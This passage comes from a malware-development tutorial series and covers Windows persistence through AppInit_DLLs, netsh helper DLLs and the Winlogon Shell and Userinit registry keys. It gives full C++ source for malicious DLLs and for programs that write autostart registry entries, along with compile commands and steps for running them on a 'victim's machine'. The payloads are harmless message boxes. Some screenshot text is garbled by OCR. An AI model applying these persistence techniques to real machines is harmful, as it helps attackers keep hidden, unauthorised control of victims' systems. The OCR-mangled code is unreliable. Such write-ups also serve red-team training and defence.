17         runMe();
18     break;
19     case DLL_THREAD_ATTACH:
20     break;
21     case DLL_THREAD_DETACH:
22     break;
23     case DLL_PROCESS_DETACH:
24     break;
25     case DLL_THREAD_ATTACH:
26     break;
27     case DLL_THREAD_DETACH:
28     break;
29     }
30     return TRUE;
31 }
32

```

```


1 // ...
2
3 #include <windows.h>
4 #pragma comment(lib, "user32.lib")
5
6 extern "C" {
7     __declspec(dllexport) BOOL WINAPI runMe(void) {
8         MessageBox(NULL, "Meow-meow!", "^.^.^", MB_OK);
9         return TRUE;
10    }
11 }
12
13 BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason,
14                         LPVOID lpReserved) {
15     switch (nReason) {
16     case DLL_PROCESS_ATTACH:
17         runMe();
18     break;
19     case DLL_THREAD_ATTACH:
20     break;
21     case DLL_THREAD_DETACH:
22     break;
23     case DLL_PROCESS_DETACH:
24     break;
25     case DLL_THREAD_ATTACH:
26     break;
27     case DLL_THREAD_DETACH:
28     break;
29     }
30     return TRUE;
31 }
32

```

So, everything is worked perfectly :)

second example:

However, this method's implementation may result in stability and performance difficulties on the target system:



Furthermore, I think that the logic of the first DLL's is considered very odd since multiple message boxes popup, so when we act real-life action in red team scenarios: it's very noisy, for example for multiple reverse shell connections.

I tried updating little bit the logic of evil.dll:

```
/*
evil2.cpp
inject via Appinit_DLLs - only for `mspaint.exe`
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/05/16/malware-pers-5.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

char* subStr(char *str, char *substr) {
    while (*str) {
        char *Begin = str;
        char *pattern = substr;
        while (*str && *pattern && *str == *pattern) {

```

```

        str++;
        pattern++;
    }
    if (!*pattern)
        return Begin;


    str = Begin + 1;
}
return NULL;
}

extern "C" {
__declspec(dllexport) BOOL WINAPI runMe(void) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return TRUE;
}
}


BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    char path[MAX_PATH];
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        GetModuleFileName(NULL, path, MAX_PATH);
        if (subStr(path, (char *)"paint")) {
            runMe();
        }
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}
}

```

As you can see, if the current process is `paint` (and is 32-bits) then, “inject” :)



Perfect! :)



For cleanup, after end of experiments:

```
reg add \
    "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" \
    /v LoadAppInit_DLLs /d 0
reg add \
    "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" \
    /v AppInit_DLLs /t REG_SZ /f
```

```

Administrator: Windows PowerShell
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t REG_SZ /d "mmrvc"
The operation completed successfully.
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /d 0
Value 'LoadAppInit_DLLs' exists. Overwrite (yes/no)? Yes
The operation completed successfully.
PS C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
  (Default)      REG_SZ      mmrvc
  AppInit_DLLs  REG_SZ      mmrvc
  DdeSendTimeout REG_DWORD   0x0
  DeviceIoTimeout REG_DWORD   0x1
  DeviceIoSelectedTimeout REG_SZ   15
  DeviceIoUsesCompletionPort REG_DWORD   0x1
  EnableDeadInputProcessing REG_DWORD   0x7
  GDIProcessorMode REG_DWORD   0x3710
  IconServiceCircle REG_SZ   IIconService.dll
  LoadAppInit_DLLs REG_SZ   0
  NaturalInputHandler REG_SZ   NInput.dll
  ShutdownMinimumLogoffTime REG_DWORD  0xffffffff
  Spooler REG_SZ   yes
  ThreadReadResponseTimeout REG_DWORD  0x1f4
  ThreadWriteResponseTimeout REG_SZ   90
  USERNamedPipeQuota REG_DWORD  0x32
  USERPostMessageLimit REG_DWORD  0x2710
  USERProcessHandleQuota REG_DWORD  0x2710
  Win32kLastWriteTime REG_SZ   1D3DE98C6F70B

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Win32kWPP
  ForceLogonMinimum REG_DWORD  0x1
  LogPages REG_DWORD  0x14
  Verbose REG_DWORD  0x1
  WppDescriptorPerFunction REG_DWORD  0x14000
  WppRecorder_PerBufferInBytes REG_DWORD  0x200
  WppRecorder_TraceGUID REG_SZ   {335dSe04-5638-4e58-aa36-7ed1cf676fd6}

PS C:\Windows\system32>

```

This technique is not new, but it is worth paying attention to it, in the wild, this trick was often used by groups such as [APT 39](#) and malwares as [Ramsay](#).


[MITRE ATT&CK: APPInit_DLLs](#)

[APT39](#)

[Ramsay](#)

[source code in github](#)

47. malware development: persistence - part 6. Windows netsh helper DLL. Simple C++ example.



The screenshot shows a Windows 10 desktop environment. In the center, there is a terminal window titled 'Administrator Windows PowerShell' with the command history:

```
C:\Windows\system32> cd Z:\2022-05-29-malware-pers>
PS Z:\2022-05-29-malware-pers> dir
```

Below it is a command prompt window titled 'Administrator Command Prompt - netsh' with the command history:

```
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> netsh add helper Z:\2022-05-29-malware-pers\evil.dll
```

At the bottom of the screen, a message dialog box is displayed with the text 'Meow-meow!' and an 'OK' button. The desktop taskbar shows various pinned icons, and the system tray indicates the date as 5/29/2022.

This section is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll wrote about the result of self-researching another persistence trick: Netsh Helper DLL.

netsh

Netsh is a Windows utility that administrators can use to modify the host-based Windows firewall and perform network configuration tasks. Through the use of DLL files, Netsh functionality can be expanded.

This capability enables red teams to load arbitrary DLLs to achieve code execution and therefore persistence using this tool. However, local administrator privileges are required to implement this technique.

practical example

Let's go to consider practical example. First of all create malicious DLL:

```
/*
evil.cpp
simple DLL for netsh
author: @cocomelonc
```

```

https://cocomelonc.github.io/tutorial/
2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" __declspec(dllexport)
DWORD InitHelperDll(
    DWORD dwNetshVersion, PVOID pReserved) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

Compile it:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```

```

[(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
[(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]]
$ ls -lt
total 104
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc 1143 May 29 15:11 pers.cpp
-rwxr-x--- 1 cocomelonc cocomelonc 1762 May 29 14:58 evil.cpp
[(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]]
$ █

```

And transferred to the target victim's machine.

Netsh interacts with other components of the operating system via dynamic-link library (DLL) files. Each netsh helper DLL offers a comprehensive collection of features. The functionality of Netsh can be expanded using DLL files:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```

A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The command `reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /s` is run, showing the contents of the Run registry key. The output includes several entries for the NetSh utility, such as "VBoxTray" and "NetSh". Below this, the command `reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh" /s` is run, displaying a list of registry keys under the NetSh key, including "authfwcfg", "dhcpcclient", "dot11ctrl", "fwcfg", "netmon", "netiohp", "nettrace", "nseapi", "nsispec", "nsiswfp", "p2pnetssh", "rpc", "wlanctrl", "whelper", "wlanfg", "wsheper", "wwanfg", and "peerdistsh".

Then, the `add helper` can be used to register the DLL with the `netsh` utility:

```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil.dll
```

A screenshot of a Command Prompt window titled "Administrator: Command Prompt - netsh". The command `cd Z:\2022-05-29-malware-pers-6\` is run to change the directory. Then, the command `netsh>add helper Z:\2022-05-29-malware-pers-6\evil.dll` is run. A confirmation dialog box appears, asking "Meow-meow!" with an "OK" button. The dialog box is highlighted with a red rectangle.

```

1 /*-
2 evil.cpp-
3 simple DLL for DLL inject to process-
4 author: @cocomelonc-
5 https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html-
6 */
7
8 #include <windows.h>
9 #pragma comment (lib, "user32.lib")
10
11 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, VOID* pReserved) {
12     MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
13     return 0;
14 }

```

Everything is worked perfectly!

However, `netsh` is not scheduled to start automatically by default. Persistence on the host is created by creating a registry key that executes the application during Windows startup. This can be done immediately using the script below:

```

/*
pers.cpp
windows persistence via netsh helper DLL
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/05/29/malware-pers-6.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // netsh
    const char* netsh = "C:\\\\Windows\\\\SysWOW64\\\\netsh";

    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
                           (LPCSTR)"SOFTWARE\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run",
                           0, KEY_WRITE, &hkey);

```

```

if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"hack",
        0, REG_SZ, (unsigned char*)netsh, strlen(netsh));
    RegCloseKey(hkey);
}
return 0;
}

```


As you can see it's similar to script from my post about persistence via registry run keys

Check registry run keys:

```

reg query \
"HKEY\Software\Microsoft\Windows\CurrentVersion\Run" \
/s

```



Compile it:

```

x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

[cocomelonc@kali] :~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
[cocomelonc@kali] :~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ ls -lt
total 120
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:14 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 1762 May 29 14:58 evil.cpp
[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
[cocomelonc@kali] :~/hacking/cybersec_blog/2022-05-29-malware-pers-6]

```

and run on victim's machine:

```

.\pers.exe

```

```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Windows\system32> cd Z:\2022-05-29-malware-pers-6\
PS Z:\2022-05-29-malware-pers-6> dir
Recs
B Directory: Z:\2022-05-29-malware-pers-6

Ml
G Mode LastWriteTime Length Name
C: ---- -----
5/29/2022 3:14 PM 15360 pers.exe
5/29/2022 2:58 PM 1762 evil.cpp
5/29/2022 3:14 PM 1144 pers.cpp
5/29/2022 3:12 PM 94274 evil.dll

PS Z:\2022-05-29-malware-pers-6> .\pers.exe
PS Z:\2022-05-29-malware-pers-6> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
VBoxTray REG_EXPAND_SZ {A55E9000-0000-0000-C000-000000000000} system32\system32\VBoxTray.exe
    hack REG_SZ C:\Windows\System32\netsh

PS Z:\2022-05-29-malware-pers-6>

( V

Activate Windows
Go to Settings to activate
Windows.

Type here to search
3:21 PM 5/29/2022
Right Ctrl
```

When the `add helper` command is executed to load a DLL file, the following registry key is created:

```
Administrator: Windows PowerShell
PS Z:\2022-05-29-malware-pers-6> .\pers.exe
PS Z:\2022-05-29-malware-pers-6> reg query "HKEY\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
VBoxTray   REG_EXPAND_SZ  $SystemRoot\System32\VBoxTray.exe
C:\       REG_SZ  C:\Windows\System32\netsh
net      REG_SZ
net      REG_SZ
Ok
PS Z:\2022-05-29-malware-pers-6> reg query "HKEY\Software\Microsoft\Netsh" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Netsh
 2   REG_SZ  ifmon.dll
 4   REG_SZ  fasmont.dll
authcfg    REG_SZ  authcfg.dll
dhcpcclient  REG_SZ  dhcpcmonitor.dll
dot3cfg    REG_SZ  dot3cfg.dll
fwcfg     REG_SZ  fwcfg.dll
hwmon     REG_SZ  hwmon.dll
netiohp    REG_SZ  netiohp.dll
netrtrace  REG_SZ  netrtrace.dll
nshhttp    REG_SZ  nshhttp.dll
nshipsec  REG_SZ  nshipsec.dll
nshhttpwp REG_SZ  nshhttpwp.dll
p2pnethp   REG_SZ  p2pnethp.dll
rpc      REG_SZ  rpcnsh.dll
WcnNetsh   REG_SZ  WcnNetsh.dll
wlan      REG_SZ  wlan.dll
wlancfg   REG_SZ  wlancfg.dll
wshelper   REG_SZ  wshelper.dll
wwancfg   REG_SZ  wwancfg.dll
peerdistsh REG_SZ  peerdistsh.dll
evil      REG_SZ  Z:\2022-05-29-malware-pers-6\evil.dll
evil      REG_SZ  Z:\2022-05-29-malware-pers-6\evil.dll

PS Z:\2022-05-29-malware-pers-6>
```

But there is a caveat. The PoC's logic needs to be updated to create a new thread so that netsh can still be used while the payload is running. However, when netsh ends, so does your malicious logic.

So, let's try. Create new DLL (`evil2.cpp`):

```

/*
evil2.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

DWORD WINAPI Meow(LPVOID lpParameter) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 1;
}

extern "C" __declspec(dllexport)
DWORD InitHelperDll(
    DWORD dwNetshVersion, PVOID pReserved) {
    HANDLE h1 = CreateThread(NULL, 0, Meow, NULL, 0, NULL);
    CloseHandle(h1);
    return 0;
}

```

Compile:

```
x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive
```

```

[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive
[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ ls -lt
total 220
-rwxr-xr-x 1 cocomelonc cocomelonc 94659 May 29 16:20 evil2.dll
-rwxr-x--- 1 cocomelonc cocomelonc 342 May 29 16:20 evil.cpp
-rwxr-x--- 1 cocomelonc cocomelonc 476 May 29 16:19 evil2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
$ █

```

and run steps again:

```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil2.dll
```

```

1 //...
2 evill2.cpp
3 simple DLL for netsh-
4 author: @cocomelonc-
5 https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html-
6 /-
7
8 #include <windows.h>-
9 #pragma comment (lib, "user32.lib")-
10
11 DWORD WINAPI Meow(LPVOID lpParameter) {
12     MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
13     return 1;
14 }
15
16 extern "C" __declspec(dllexport) DWORD Ini
17     HANDLE h1 = CreateThread(NULL, 0, Meow, f
18     CloseHandle(h1);
19     return 0;
20 }
21

```

As you can see, everything is ok, `netsh` can still be used. And we can check registry key for correctness:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```

```

win10-x64 [peekaboo] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt : netsh
Administrator: Windows PowerShell
C:\Windows\system32>netsh
netsh>add helper Z:\2022-05-29-malware-pers-6> reg query HKLM\Software\Microsoft\NetSh /s
Ok.
netsh>add helper Z:\2022-05-29-malware-pers-6> reg query HKLM\Software\Microsoft\NetSh /s
Ok.
netsh>

```

Value Name	Type	Value
2	REG_SZ	ifmon.dll
authfwcr	REG_SZ	authfwcr.dll
dhcpcclient	REG_SZ	dhcpcmonitor.dll
dot3cfg	REG_SZ	dot3cfg.dll
fwcfg	REG_SZ	fwcfg.dll
ifmon	REG_SZ	ifmon.dll
netiohp	REG_SZ	netiohp.dll
nettrace	REG_SZ	nettrace.dll
nshttp	REG_SZ	nshttp.dll
nshttpt	REG_SZ	nshttpt.dll
nshttpf	REG_SZ	nshttpf.dll
p2pneths	REG_SZ	p2pneths.dll
rpncnh	REG_SZ	rpncnh.dll
WcnNetsh	REG_SZ	wcnNetsh.dll
wlanp	REG_SZ	wlanp.dll
wlancfg	REG_SZ	wlancfg.dll
wshelper	REG_SZ	wshelper.dll
wwancfg	REG_SZ	wwancfg.dll
wpadispatch	REG_SZ	wpadispatch.dll
evill	REG_SZ	Z:\2022-05-29-malware-pers-6\evill.dll
evill2	REG_SZ	Z:\2022-05-29-malware-pers-6\evill2.dll


Because it is based on the exploitation of system features, this type of attack cannot be easily mitigated with preventive controls.

`netsh`

MITRE ATT&CK: Netsh Helper DLL

source code on github

48. malware development: persistence - part 7. Winlogon. Simple C++ example.



```
pers.cpp  x  HackLog  x
1  /-
2  pers.cpp-
3  windows persistence via winlogon keys-
4  author: @cocomelonc-
5  https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html-
6  /-
7  #include <windows.h>
8  #include <string.h>
9
10 int main(int argc, char* argv[]) {
11     HKEY hkey = NULL;
12
13     // shell-
14     const char* sh = "explorer.exe,z:\\" 2022-06-12;
15     const char* sh = "explorer.exe,hack.exe";
16
17     // userinit-
18     const char* ui = "C:\\Windows\\System32\\userinit";
19
20     // startup-
21     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)sh, 0, KEY_SET_VALUE);
22     if (res == ERROR_SUCCESS) {
23         // create new registry key-
24         res = RegAddValueEx(hkey, (LPCSTR)"Shell", 0, REG_EXPAND_SZ,
25                             ui, (LPVOID)ui, (DWORD)strlen(ui));
26         // RegSetValueEx(hkey, (LPCSTR)"Userinit", 0, REG_EXPAND_SZ,
27         //             ui, (LPVOID)ui, (DWORD)strlen(ui));
28         RegCloseKey(hkey);
29     }
30
31     return 0;
32 }
```

Today I'll write about the result of self-researching another persistence trick: Winlogon registry keys.

winlogon

The Winlogon process is responsible for user logon and logoff, startup and shutdown and locking the screen. Authors of malware could alter the registry entries that the Winlogon process uses to achieve persistence.

The following registry keys must be modified in order to implement this persistence technique:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

However, local administrator privileges are required to implement this technique.

practical example

First of all create our malicious application (`hack.cpp`):

```
/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE
hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
```

```

    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

As you can see, it's just a pop-up "meow" message as usually.

Let's go to compile it:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

[cocomelonc@kali] (-/hacking/cybersec_blog/2022-06-12-malware-pers-7)
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[cocomelonc@kali] (-/hacking/cybersec_blog/2022-06-12-malware-pers-7)
$ ls -lt
total 24
-rwxr-x 1 cocomelonc cocomelonc 14948 Jun 12 14:16 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 232 Jun 12 14:16 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1084 Jun 12 12:07 pers.cpp
[cocomelonc@kali] (-/hacking/cybersec_blog/2022-06-12-malware-pers-7)
$ 

```

The generated `hack.exe` needs to be dropped into the victim's machine.

Changes to the `Shell` registry key that include an malicious app will result in the execution of both `explorer.exe` and `hack.exe` during Windows logon.

This can be done immediately using the script below:

```

/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // shell
    // const char* sh = "explorer.exe,
    // Z:\\2022-06-12-malware-pers-7\\hack.exe";
    const char* sh = "explorer.exe,hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon",

```

```

0 , KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key

    // reg add
    // "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
    // NT\CurrentVersion\Winlogon"
    // /v "Shell" /t REG_SZ /d "explorer.exe,..." /f
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ,
    (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
}

return 0;
}

```

Also, similar for `Userinit`. If this registry key include an malicious app will result in the execution of both `userinit.exe` and `hack.exe` during Windows logon:

```

/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // userinit
    const char* ui = "C:\\Windows\\System32\\userinit.exe",
    Z:\\2022-06-12-malware-pers-7\\hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon",
    0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key

        // reg add

```

```
// "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows  
// NT\CurrentVersion\Winlogon"  
// /v "Shell" /t REG_SZ /d "explorer.exe,..." /f  
RegSetValueEx(hkey, (LPCSTR)"Userinit", 0,  
REG_SZ, (unsigned char*)ui, strlen(ui));  
RegCloseKey(hkey);  
}  
  
return 0;  
}
```

So, compile the program responsible for persistence:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
